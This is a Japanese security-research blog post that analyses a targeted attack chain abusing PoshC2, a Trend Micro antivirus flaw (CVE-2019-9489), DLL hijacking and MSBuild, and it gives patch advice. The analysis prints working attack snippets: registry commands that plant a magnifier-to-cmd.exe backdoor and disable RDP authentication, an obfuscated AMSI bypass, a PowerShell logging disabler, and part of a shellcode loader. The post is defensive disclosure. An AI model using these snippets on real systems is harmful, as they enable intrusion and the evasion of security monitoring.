標的型攻撃の新たな手口判明。診断ツール「PoshC2」を悪用する攻撃の流れを解説

lac.co.jp/lacwatch/people/20200424_002177.html

サイバー救急センターの石川です。
2019年2月にLAC WATCHで、ペネトレーションテストツール「PoshC2」を悪用した標的型攻撃の手口を紹介しました。

LAC WATCH：オープンソースのツール「PoshC2」を悪用した新たな標的型攻撃を確認

2020年に入ってからも、私の所属する脅威分析チームでは同種の攻撃を引き続き観測しており、今まで確認できなかった詳細な攻撃の流れが見えてきました。攻撃者グループが用いる攻撃の手口やC2インフラに変化が現れていることも確認しています。

今回は、新たに見えてきた詳細な攻撃の手口と、背後に潜む攻撃者グループについて紹介します。

PoshC2を悪用した標的型攻撃の詳細な手口

図1は、PoshC2を悪用する攻撃の流れを示したもので、大きく3つの手口に分類されます。このうち、攻撃手口2については前述の2019年2月に公開したLAC WATCH記事で取り上げているため、ここでは攻撃手口1と攻撃手口3の詳細と、攻撃の中で使われたC2インフラの変化について説明します。




図1 PoshC2を悪用する3つの攻撃手口の概要

攻撃手口1（CVE-2019-9489およびDLLハイジャックの悪用）

これは、ウイルスバスターCorp.の脆弱性（CVE-2019-9489）およびDLLハイジャック（DLL Search Order Hijacking）を悪用した攻撃手口です。2019年のLAC WATCH記事では、DLLハイジャックの悪用からPoshC2スクリプトの実行までを解説しましたが、今回は、被害者PCへの不正なDLLファイルの配信手法とDLLハイジャックの悪用についてです。攻撃の多くは、今年1月に開催されたJapan Security Analyst Conference 2020でのJPCERTコーディネーションセンターの発表でも紹介された[※1]、CVE-2019-9489の脆弱性の悪用から始まります。図2は、CVE-2019-9489およびDLLハイジャックを悪用した手口の概要です。

※1 Japan Security Analyst Conference 2020 (オープニングトーク) 2019年のインシデントを振り返る




図2 CVE-2019-9489およびDLLハイジャックを悪用した手口の概要

攻撃の流れは次の通りです。

1. 攻撃者は、スピアフィッシングメールや脆弱性の悪用等によって侵害したPCを踏み台として、CVE-2019-9489の脆弱性を悪用し、ウイルスバスターCorp.サーバの特定のディレクトリに管理者権限を持つ認証トークンファイルを作成
2. 攻撃者は、このトークンを利用してウイルスバスターCorp.サーバの管理画面の認証を回避し、管理者権限でアクセス。その後、パターンファイルの配信元を、攻撃者が管理する偽のアップデートサーバへ設定変更
3. 偽のアップデートサーバから、不正な「dbghelp.dll」ファイルを含む偽のパターンファイルが被害者PCに配信される。この際、ウイルスバスターCorp.クラインアントがパターンファイルの内容を適切に検証しない※2ため、DLLファイルが被害者PCの特定のディレクトリに展開される
4. ウイルスバスターCorp.クラインアントのプログラムが実行される際に、「%SystemRoot%¥System32」にある正規の「dbghelp.dll※3」ではなく、同じディレクトリに展開された不正な「dbghelp.dll」を意図せず読み込んでしまい、DLLファイルに含まれたいくつかの攻撃コード※4がBATファイルを通じて実行される

攻撃の中で特徴ある項目についてピックアップしてみていきます。

※2 この問題については、ウイルスバスターCorp. XG SP1の場合、CVE-2019-9489の脆弱性を解消するパッチ（Critical Patch 5338）の1つ前にリリースされたCritical Patch 5294で解消されていることを確認しています。

※3 Microsoftのデバックエンジンを提供するDLLファイルの1つです。

※4 PoshC2スクリプト、リモートデスクトップのネットワークレベル認証（NLA）の無効化、ログイン画面の拡大鏡（magify.exe）を「cmd.exe」に置き換えたバックドアの作成や管理者権限を有するユーザを作成するコマンドなどの攻撃コード。

CVE-2019-9489の脆弱性

CVE-2019-9489はディレクトリトラバーサルが可能な脆弱性です。ウイルスバスターCorp.クライアントから隔離ファイルを受信するプログラム「cgiRecvFile.exe」が、特定の関数において入力されたファイルパスを適切にチェックしないことに起因しています。攻撃者はこの脆弱性を悪用することによって、ウイルスバスターCorp.サーバまたはウイルスバスタービジネスセキュリティサーバで任意のファイルを作成・変更することができます。

図3は、この脆弱性が修正されたウイルスバスタービジネスセキュリティ 9.5 Critical Patch（ビルド1487）のReadme※5の内容の一部抜粋です。赤枠で示すように、「cgiRecvFile.exe」で脆弱性が修正されていることが確認できます。その他のウイルスバスターCorp.の修正プログラムについては、トレンドマイクロ社のサポート情報※6をご参照ください。




図3 ウイルスバスタービジネスセキュリティ 9.5 Critical Patch（ビルド1487）一部抜粋

※5
http://files.trendmicro.com/jp/ucmodule/vbbiz/95/patch/cp1487/readme_biz95_win_CriticalPatch_B1487.txt

※6 サポート情報：トレンドマイクロ 【注意喚起】弊社製品の脆弱性(CVE-2019-9489)を悪用した攻撃を複数確認したことによる最新修正プログラム適用のお願い

拡大鏡を悪用したバックドアと、リモートデスクトップのネットワークレベル認証の無効化

「dbghelp.dll」に含まれるBATファイルには、図4のようなレジストリを変更するコマンドが含まれています。これらのコマンドは、拡大鏡（magnify.exe）を悪用した「cmd.exe」によるバックドアを設定するものと、リモートデスクトップのネットワークレベル認証（NLA）を無効化するものです。また、図5は、ログイン画面から拡大鏡を悪用したバックドアを実行したものです。赤枠で示すようにSYSTEM権限で「cmd.exe」が起動していることが確認できます。

```
cmd /c reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Image File Execution Options\magnify.exe" /
v "Debugger" /t REG_SZ /d C:\Windows\System32\cmd.exe /f
cmd /c reg add
"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server\WinStations\RDP-Tcp" /v UserAuthentication /t
REG_DWORD /d 0x0 /f
```

図4 拡大鏡を変更するコマンド（上） / リモートデスクトップのネットワークレベル認証の無効化するコマンド（下）




図5 ログイン画面から拡大鏡の実行

DLLハイジャック

DLLハイジャックは、DLLファイルを読み込む際の検索パスの処理に起因して、同一ディレクトリに存在する特定のDLLファイルを読み込んでしまう問題です。攻撃の流れで説明したように、攻撃者は、ウイルスバスターCorp.サーバのアップデート配信機能を悪用し、被害者PCのウイル

スバスターCorp.クライアントの特定のディレクトリに攻撃コードを含む「dbghelp.dll」を展開させます。ウイルスバスターCorp.クライアントのプログラムが動作した際に、「%SystemRoot%¥System32」にある正規の「dbghelp.dll」ではなく、特定のディレクトリに展開された不正なDLLファイルが読み込まれて攻撃コードが実行されます。表1は、このアップデート配信機能を悪用した攻撃で悪用可能なウイルスバスターCorp.クライアントのプログラムの一例で、いずれもPC起動時に自動実行されます

表1 DLLハイジャック可能なプログラム

プログラム名	確認バージョン※7	説明
PccNT-Mon.exe	13.0.0.1361	ウイルスバスターCorp.クライアントモニターのプロセス
NTRt-Scan.exe	13.0.0.1361	リアルタイムスキャンのプロセス
TmLis-ten.exe	13.0.0.1361	ウイルスバスターCorp.クライアントがウイルスバスターCorp.サーバと通信するためのプロセス

※7 ウイルスバスターCorp. XG SP1の場合、Critical Patch 5294以降のパッチを適用したバージョンを利用することで、この攻撃による影響を緩和することが可能です。

図6は、「PccNTMon.exe」によって読み込まれたファイルをProcess Monitorで確認したものです。「dbghelp.dll」がシステムディレクトリ（%SystemRoot%¥system32）ではなく、トレンドマイクロ社製品のディレクトリ（C:¥Program Files¥Trend Micro¥OfficeScan Client）から読み込まれてしまっていることが確認できます。





図6 「PccNTMon.exe」による読み込まれたファイル抜粋（Process Monitor）

図7は、「PccNTMon.exe」によって読み込まれたDLLファイルをProcess Explorerで確認したものです。こちらでも、「dbghelp.dll」が「C:¥Program Files¥Trend Micro¥OfficeScan Client」から読み込まれていることが確認できます。また、赤枠で示すように、「dbghelp.dll」に含まれた「firefox.exe」（PowerShell）がPoshC2スクリプトを実行していることも確認できます。



csrss.exe	0.02	7,140 K	7,376 K	628 クライアント サーバー ランタ...	Microsoft Corporation
winlogon.exe		2,260 K	992 K	676 Windows ログオン アプリケ...	Microsoft Corporation
firefox.exe	0.01	38,568 K	20,796 K	2020 Windows PowerShell	Microsoft Corporation
explorer.exe	0.02	35,948 K	39,508 K	3692 エクスプローラー	Microsoft Corporation
PccNTMon.exe	0.01	7,068 K	4,868 K	3968 Trend Micro OfficeScan	Trend Micro Inc.
procexp.exe	1.19	15,844 K	29,600 K	4392 Sysinternals Process Ex...	Sysinternals - www.sysintern...

Name	Description	Company Name	Path
credssp.dll	Credential Delegation Securi...	Microsoft Corporation	C:¥Windows¥System32¥credssp.dll
crypt32.dll	Crypto API32	Microsoft Corporation	C:¥Windows¥System32¥crypt32.dll
crypt32.dll.mui	Crypto API32	Microsoft Corporation	C:¥Windows¥System32¥ja-JP¥crypt32.dll.mui
cryptbase.dll	Base cryptographic API DLL	Microsoft Corporation	C:¥Windows¥System32¥cryptbase.dll
cryptsp.dll	Cryptographic Service Provid...	Microsoft Corporation	C:¥Windows¥System32¥cryptsp.dll
cryptui.dll	Microsoft 信頼 UI プロバイダー	Microsoft Corporation	C:¥Windows¥System32¥cryptui.dll
dbghelp.dll	Windows Image Helper	Microsoft Windows	C:¥Program Files¥Trend Micro¥OfficeScan Client¥dbghelp.dll
dhcpcsvc.dll	DHCP クライアント サービス	Microsoft Corporation	C:¥Windows¥System32¥dhcpcsvc.dll
dhcpcsvc6.dll	DHCPv6 クライアント	Microsoft Corporation	C:¥Windows¥System32¥dhcpcsvc6.dll

図7 「PccNTMon.exe」による読み込まれたDLLファイル抜粋（Process Explore）

カスタムPoshC2

攻撃者は、公開されているPoshC2の「Core Dropper」のコード※8にセキュリティ制限を回避するコードをいくつか加え、攻撃に利用しています。ここでは、加えられた3つのコードについて紹介します。

※8 Core Dropper -- PoshC2 Framework documentation

1つ目は、Antimalware Scan Interface（AMSI）※9を回避するコードです（図8）。これは実行する環境がWindows 10の場合に動作します。AMSIは、Windows 10から標準で搭載されているマルウェア対策用のインターフェースで、悪意のあるスクリプトを検出する仕組みを提供します。しかし、Windows 10 バージョン1903では、Windows Defenderによってブロックされていることが確認できます（図9）。

※9 Antimalware Scan Interface (AMSI) - Win32 apps | Microsoft Docs

```
{$mem = [System.Runtime.InteropServices.Marshal]::AllocHGlobal(9076);
[Ref].Assembly.GetType([System.Text.UnicodeEncoding]::default.GetString
    ([System.Convert]::FromBase64String('
    U3lzdGVtLk1hbmFnZW1lbnQuQXV0b21hdGlvbi5BbXNpVXRpbHM='))).GetField("
    am" + "si" + "Se" + "ssion","NonP" + "ublic,Static").SetValue($null
    , $null);
[Ref].Assembly.GetType([System.Text.UnicodeEncoding]::default.GetString
    ([System.Convert]::FromBase64String('
    U3lzdGVtLk1hbmFnZW1lbnQuQXV0b21hdGlvbi5BbXNpVXRpbHM='))).GetField("
    am" + "si" + "Cont" + "ext","NonP" + "ublic,Static").SetValue($null
    , [IntPtr]$mem);
```

図8 AMSIを回避するコード

```
PS C:¥> $mem = [System.Runtime.InteropServices.Marshal]::AllocHGlobal(9076)
PS C:¥> [Ref].Assembly.GetType([System.Text.UnicodeEncoding]::default.GetString([Syst
em.Convert]::FromBase64String('U3IzdGVtLk1hbmFnZW1lbnQuQXV0b21hdGlvbi5BbXNpVXRpbHM=')
)).GetField("am" + "si" + "Se" + "ssion","NonP" + "ublic,Static").SetValue($null, $nu
ll)
発生場所 行:1 文字:1
+ [Ref].Assembly.GetType([System.Text.UnicodeEncoding]::default.GetStri ...
+
このスクリプトには、悪質なコンテンツが含まれているため、ウイルス対策ソフトウェアによ
りブロックされています。
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordExcepti
   on
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

図9 Windows DefenderによるAMSI回避コードを実行時のブロック状況（Windows 10 バージョン1903）

2つ目は、PowerShellスクリプトブロックのログ記録を無効にするコードです（図10）。こちらも実行する環境がWindows 10の場合に動作します。Windows 10などPowerShell v5.0がインストールされた環境では、実行されたPowerShellスクリプトがデフォルトでイベントログに記録されますが、攻撃者はこの制限を回避し、攻撃の痕跡を記録させない手口を用いています。

```
[Reflection.Assembly]::LoadWithPartialName('System.Core').GetType('
    System.Diagnostics.Eventing.EventProvider').GetField('m_enabled','
    NonPublic,Instance').SetValue([Ref].Assembly.GetType('
    System.Management.Automation.Tracing.PSEtwLogProvider').GetField('
    etwProvider','NonPublic,Static').GetValue($null),0)
```

図10 PowerShellスクリプトブロックのログ記録を無効にするコード

最後の3つ目のコードは、PoshC2の実行時間を指定するコード（図11）で、OSのバージョンに関わらず実行されます。実行時間はスクリプトによっても異なりますが、平均的な勤め人の勤務時間を目安とした8:00から21:00ごろまで動くように設定されています。

```
function WorkTime {
    param (
        $workDay,
        $startTime,
        $endTime
    )
    $workDay0 = [System.Text.Encoding]::UTF8.GetString([System.Convert]
        ::FromBase64String($workDay))
    $startTime0 = [System.Text.Encoding]::UTF8.GetString([
        System.Convert]::FromBase64String($startTime))
    $endTime0 = [System.Text.Encoding]::UTF8.GetString([System.Convert]
        ::FromBase64String($endTime))
    if((Get-Date).DayOfWeek -eq $workDay0 -or $workDay0 -eq 0)
    {
        if (((Get-Date) - [DateTime]$startTime0).TotalHours -ge 0)
        {
            if (((Get-Date) - [DateTime]$endTime0).TotalHours -le 0)
```

図11 実行時間を制限するコード

攻撃手口3（MSBuildの悪用）

これはMicrosoft Build Engine（MSBuild）※10を悪用した攻撃手口です。.NET Frameworkランタイムに標準で含まれるMSBuildは、Visual Studioや.NET Frameworkのビルドエンジンであり、独自のXMLフォーマットファイル（プロジェクトファイル）を利用して.NETアプリケーションを作成できます。PoshC2は、EXE、DLL、BAT、JSなど様々なフォーマット※11でペイロードを作成でき、そのうちの1つにこのMSBuildで利用可能なXMLファイルがあります。

※10 MSBuild - Visual Studio | Microsoft Docs

※11 PoshC2/resources/payload-templates at master · nettitude/PoshC2 · GitHub

図12は、PoshC2によって作成されたXMLファイルの一部コードです。赤枠で囲んだ部分が攻撃コードであり、sc32が32bit環境用で、sc64が64bit環境用です。この攻撃コードには、シェルコード、PoshC2スクリプトを含むDLLファイル（PowershellDLL.dll）と.NETアプリケーション（Microsoft.dll）の3つが含まれています。図13は、攻撃コードをBase64デコードしたものであり、先頭から0x364バイトまでがシェルコード（青枠）に該当し、その後に「MZ」ヘッダが消されたDLLファイルが含まれていることが確認できます。

```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/
 <Target Name="dfWZaVrdGv2K96y">
 <dfWZaVrdGv2K96y />
 </Target>
 <UsingTask
 TaskName="dfWZaVrdGv2K96y"
 TaskFactory="CodeTaskFactory"
 AssemblyFile="C:\\Windows\\Microsoft.Net\\Framework\\v4.0.30319\\Microsoft.Build.
 <Task>
 <Code Type="Class" Language="cs">
 <![CDATA[
using System;using System.Diagnostics;using System.Runtime.InteropServices;using M
public class dfWZaVrdGv2K96y : Task, ITask
{
private static UInt32 MEM_COMMIT = 0x1000;private static UInt32 PAGE_EXECUTE_READW
[DllImport("kernel32")]private static extern IntPtr VirtualAlloc(UInt32 lpStartAdd
